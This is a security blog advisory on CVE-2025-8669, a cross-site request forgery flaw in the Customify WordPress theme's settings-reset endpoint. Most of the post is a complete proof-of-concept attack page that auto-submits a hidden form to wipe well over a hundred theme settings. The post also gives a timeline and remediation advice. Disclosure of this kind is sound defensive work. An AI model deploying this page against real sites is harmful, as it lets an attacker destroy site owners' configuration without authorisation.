Plugin Security Certification (PSC) by CleanTalk


Use only certified WordPress plugins for your website

CERTIFY PLUGIN

CVE-2025-8669 – Customify [THEME] – Unauth CSRF to Reset of All Settings- POC

Customify is a lightweight, highly customizable WordPress theme—active on over **50,000+** sites—that offers granular control over layouts, colors, typography, and WooCommerce integrations. Its “Reset Section” feature lets administrators revert a group of options to defaults. However, **CVE-2025-8669** exposes a serious flaw: the reset endpoint `customify__reset_section` lacks both nonce protection and capability checks, allowing **unauthenticated users** to force a complete reset of virtually all Customify theme settings via a single CSRF request.

CVE	**CVE-2025-8669**
Plugin Version	Customify <= 0.4.11
All Time	**N/A**
Active installations	**50 000+**
Publicly Published	October 9, 2025

Last Updated	October 9, 2025
Researcher	Dmitrii Ignatyev
PoC	Yes
Exploit	No
Reference	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-8669 https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-themes/customify/customify-0411-cross-site-request-forgery
Plugin Security Certification by CleanTalk	
Logo of the plugin	

Timeline

August 22, 2025	Plugin testing and vulnerability detection in the **Customify** have been completed
August 22, 2025	I contacted the author of the plugin and provided a vulnerability PoC with a description and recommendations for fixing
October 9, 2025	Registered **CVE-2025-8669**

Discovery of the Vulnerability

A security audit revealed that Customify registers its reset handler through `admin-ajax.php?action=customify__reset_section` without calling `check_ajax_referer()` or `current_user_can()`. Instead, it trusts any POST containing an array of setting keys. In the plugin's code, the reset action simply loops through all provided keys—over hundreds of theme options—and deletes or reverts them. Because this AJAX route is unprotected, attackers can embed a hidden form on any site and have visitors—even unauthenticated ones—submit it, wiping out critical layout, color, typography, header, footer, WooCommerce, and global styling configurations.

Understanding of CSRF attack's

WordPress best practices require both **nonce verification** to prevent CSRF and **capability checks** to enforce privilege boundaries. Similar failures in other themes and plugins—such as CVE-2025-9202 in ColorMag and CVE-2025-8595 in Zakra—exposed privileged actions to low-privileged users by omitting one or both! Customify's reset endpoint follows this pattern, trusting a raw POST and deleting settings without verifying that the requester is an administrator or even a logged-in user.

Exploiting the CSRF Vulnerability

To exploit **CVE-2025-8669**, an attacker without any cookies:

> ***POC:***
>
> ```
> <html>
>   <body>
>     <form
> action="http://127.0.0.1/wordpress/wp-
> admin/admin-ajax.php" method="POST">
>       <input type="hidden" name="action"
> value="customify__reset_section" />
>       <input type="hidden"
> name="settings[]"
> value="404_sidebar_layout" />
>       <input type="hidden"
> name="settings[]"
> value="_customify_wc_show_page&
> #95;title" />
>       <input type="hidden"
> name="settings[]"
> value="custom_logo" />
>       <input type="hidden"
> name="settings[]"
> value="header_builder_panel" />
>       <input type="hidden"
> name="settings[]"
> value="header_builder_version" />
>       <input type="hidden"
> name="settings[]"
> value="hide_header_builder_switcher
> " />
>       <input type="hidden"
> name="settings[]"
> value="woocommerce_catalog_tablet_c
> olumns" />
>       <input type="hidden"
> name="settings[]" value="archive" />
>       <input type="hidden"
> name="settings[]" value="background" />
>       <input type="hidden"
> name="settings[]"
> value="bg_attachment" />
>       <input type="hidden"
> name="settings[]" value="bg_cover"
> />
>       <input type="hidden"
> ```

```
name="settings&#91;&#93;" value="bg&#95;image"
/>
      <input type="hidden"
name="settings&#91;&#93;"
value="bg&#95;position" />
      <input type="hidden"
name="settings&#91;&#93;" value="bg&#95;repeat"
/>
      <input type="hidden"
name="settings&#91;&#93;"
value="border&#95;color" />
      <input type="hidden"
name="settings&#91;&#93;"
value="border&#95;radius" />
      <input type="hidden"
name="settings&#91;&#93;"
value="border&#95;style" />
      <input type="hidden"
name="settings&#91;&#93;"
value="border&#95;width" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;display&#95;pages" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;display&#95;posts" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;display&#95;products" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;display&#95;shop" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;home&#95;title" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;panel" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;posts&#95;page" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;prefix" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;products&#95;page" />
      <input type="hidden"
name="settings&#91;&#93;"
value="breadcrumb&#95;separator" />
      <input type="hidden"
```

```
name="settings&#91;&#93;"
value="catalog&#95;designer&#95;panel" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;designer&#95;section" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;layout" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;columns" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;gutter" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;rows" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;space&#95;between
" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;style" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;tablet&#95;type" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;type" />
      <input type="hidden"
name="settings&#91;&#93;"
value="catalog&#95;wrap" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;background" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;border" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;heading" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;link" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;meta" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;primary" />
```

```
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;secondary" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;text" />
      <input type="hidden"
name="settings&#91;&#93;"
value="color&#95;text&#95;light" />
      <input type="hidden"
name="settings&#91;&#93;"
value="colors&#95;panel" />
      <input type="hidden"
name="settings&#91;&#93;"
value="container&#95;layout" />
      <input type="hidden"
name="settings&#91;&#93;"
value="container&#95;width" />
      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;background" />
      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;border&#95;color"
/>
      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;border&#95;style"
/>
      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;border&#95;width"
/>
      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;box&#95;shadow" />

      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;area&#95;padding" />

      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="content&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
```

```
value="customify&#95;&#95;css" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;background&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;background&#95;image" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;background&#95;position" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;background&#95;repeat" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;background&#95;size" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;border&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;border&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;border&#95;width" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;box&#95;shadow" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;padding" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;panel" />

      <input type="hidden"
```

```
name="settings&#91;&#93;"
value="footer&#95;text&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;text&#95;link&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;text&#95;link&#95;hover&#95;c
olor" />

      <input type="hidden"
name="settings&#91;&#93;"
value="footer&#95;top&#95;background&#95;color"
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;layout&#95;section" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;border"
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;heading
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;link"
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;link&#9
5;hover" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;primary
" />

      <input type="hidden"
```

```
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;seconda
ry" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;text"
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;color&#95;text&#9
5;light" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;styling&#95;heading" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;body" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;button" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;heading" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;input&#95;text
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;links" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;menu" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;meta" />
```

```
      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;post&#95;title
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;site&#95;descr
iption" />

      <input type="hidden"
name="settings&#91;&#93;"
value="global&#95;typography&#95;site&#95;title
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;background&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;background&#95;image" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;background&#95;position" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;background&#95;repeat" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;background&#95;size" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;border&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;border&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;border&#95;width" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;box&#95;shadow" />
```

```
      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;padding" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="header&#95;transparent" />

      <input type="hidden"
name="settings&#91;&#93;"
value="layout&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="layout&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="layout&#95;width" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;background&#95;color
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;background&#95;image
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;background&#95;posit
ion" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;background&#95;repea
t" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;background&#95;size"
```

```
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;border&#95;color" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;border&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;border&#95;width" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;box&#95;shadow" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;padding" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="page&#95;header&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="post&#95;content&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="post&#95;meta&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="post&#95;title&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="related&#95;posts" />

      <input type="hidden"
```

```
name="settings&#91;&#93;"
value="related&#95;posts&#95;columns" />

      <input type="hidden"
name="settings&#91;&#93;"
value="related&#95;posts&#95;image&#95;ratio"
/>

      <input type="hidden"
name="settings&#91;&#93;"
value="related&#95;posts&#95;number" />

      <input type="hidden"
name="settings&#91;&#93;"
value="related&#95;posts&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="related&#95;posts&#95;title" />

      <input type="hidden"
name="settings&#91;&#93;"
value="search&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="search&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="search&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="sidebar&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="single&#95;blog&#95;post&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="single&#95;content&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="single&#95;meta&#95;typography" />

      <input type="hidden"
name="settings&#91;&#93;"
value="single&#95;post&#95;layout" />
```

```
      <input type="hidden"
name="settings&#91;&#93;"
value="single&#95;post&#95;title&#95;typography
" />

      <input type="hidden"
name="settings&#91;&#93;"
value="styling&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="typography&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="upsell&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;archive&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;columns" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;columns&#95;
tablet" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;columns&#95;
wide" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;gutter" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;gutter&#95;t
ablet" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;gutter&#95;w
ide" />

      <input type="hidden"
```

```
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;layout&#95;t
ablet" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;layout&#95;w
ide" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;mobile&#95;c
olumns" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;mobile&#95;g
utter" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;rows" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;rows&#95;tab
let" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;rows&#95;wid
e" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;space&#95;be
tween" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;space&#95;be
tween&#95;tablet" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;space&#95;be
tween&#95;wide" />
```

```
      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;style" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;catalog&#95;type" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;panel" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;product&#95;layout" />

      <input type="hidden"
name="settings&#91;&#93;"
value="woocommerce&#95;product&#95;page&#95;lay
out" />
      <input type="submit" value="Submit
request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

———

Unauthenticated resets undermine site availability and user experience. In real-world scenarios:

Recovery overhead spikes as administrators scramble to restore settings or roll back to backups.

E-commerce sites instantly lose product page styling and “Add to Cart” layouts, disrupting revenue.

Corporate portals reset branding and custom headers, harming client trust.

Membership communities lose access-panel styling, confusing users and admins.

Recommendations for Improved Security

Add Nonce Verification: Call `check_ajax_referer( 'customify_reset', 'security' )` in the AJAX handler.

Enforce Capability Checks: Prepend `if ( ! current_user_can( 'manage_options' ) ) wp_die( 'Unauthorized' );` to block non-admins.

Switch to POST with Nonce: Ensure all state-changing operations require a valid nonce and use POST, not GET.

Limit Reset Scope: Offer per-section reset in the admin UI but restrict batch resets via AJAX to prevent mass resets.

Logging & Alerts: Record each reset event with user ID and timestamp to quickly detect malicious resets.

> *By taking proactive measures to address **CSRF vulnerabilities like CVE-2025-8669** WordPress website owners can enhance their security posture and safeguard against potential exploitation. Stay vigilant, stay secure.*
>
> *#WordPressSecurity #CSRF #WebsiteSafety #StayProtected #HighVulnerability*
>
> ***Use CleanTalk solutions to improve the security of your website***
>
> DMITRII I.

Related posts

CVE-2024-3899 – Envira Gallery – Stored XSS to Admin Account Creation (Contributor+) – POC

CVE-2024-3899 is a severe vulnerability found in the Envira Gallery plugin, a popular WordPress plugin used by over...

CVE-2024-9599 – Popup Box – Stored XSS to Backdoor Creation – POC

CVE-2024-9599 brings to light a critical Stored Cross-Site Scripting (XSS) vulnerability within the WordPress Popup Box plugin, a...

CVE-2024-10518 – ProfilePress – Stored XSS to JS Backdoor Creation – POC

ProfilePress, a popular WordPress plugin used for user registration, login forms, and membership management, has been found to...

CVE-2024-11636 – Email Subscribers by Icegram Express – Stored XSS to JS Backdoor Creation – POC

Email Subscribers by Icegram Express is a widely used WordPress plugin designed to help website administrators collect and...

CVE-2024-13585 – Ajax Search Lite – Stored XSS to JS Backdoor Creation – POC

Ajax Search Lite is a popular WordPress plugin used to enhance the search experience by providing real-time AJAX...

Dmitrii I October 31, 2025 CVE, Security

No Comments

← WordPress Plugin Security Certification 2025 — Nonce Validation Passed

CVE-2025-9243 – Cost Calculator Builder – Missing Authorization to update order status and payment status via update_order_status AJAX action – POC →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment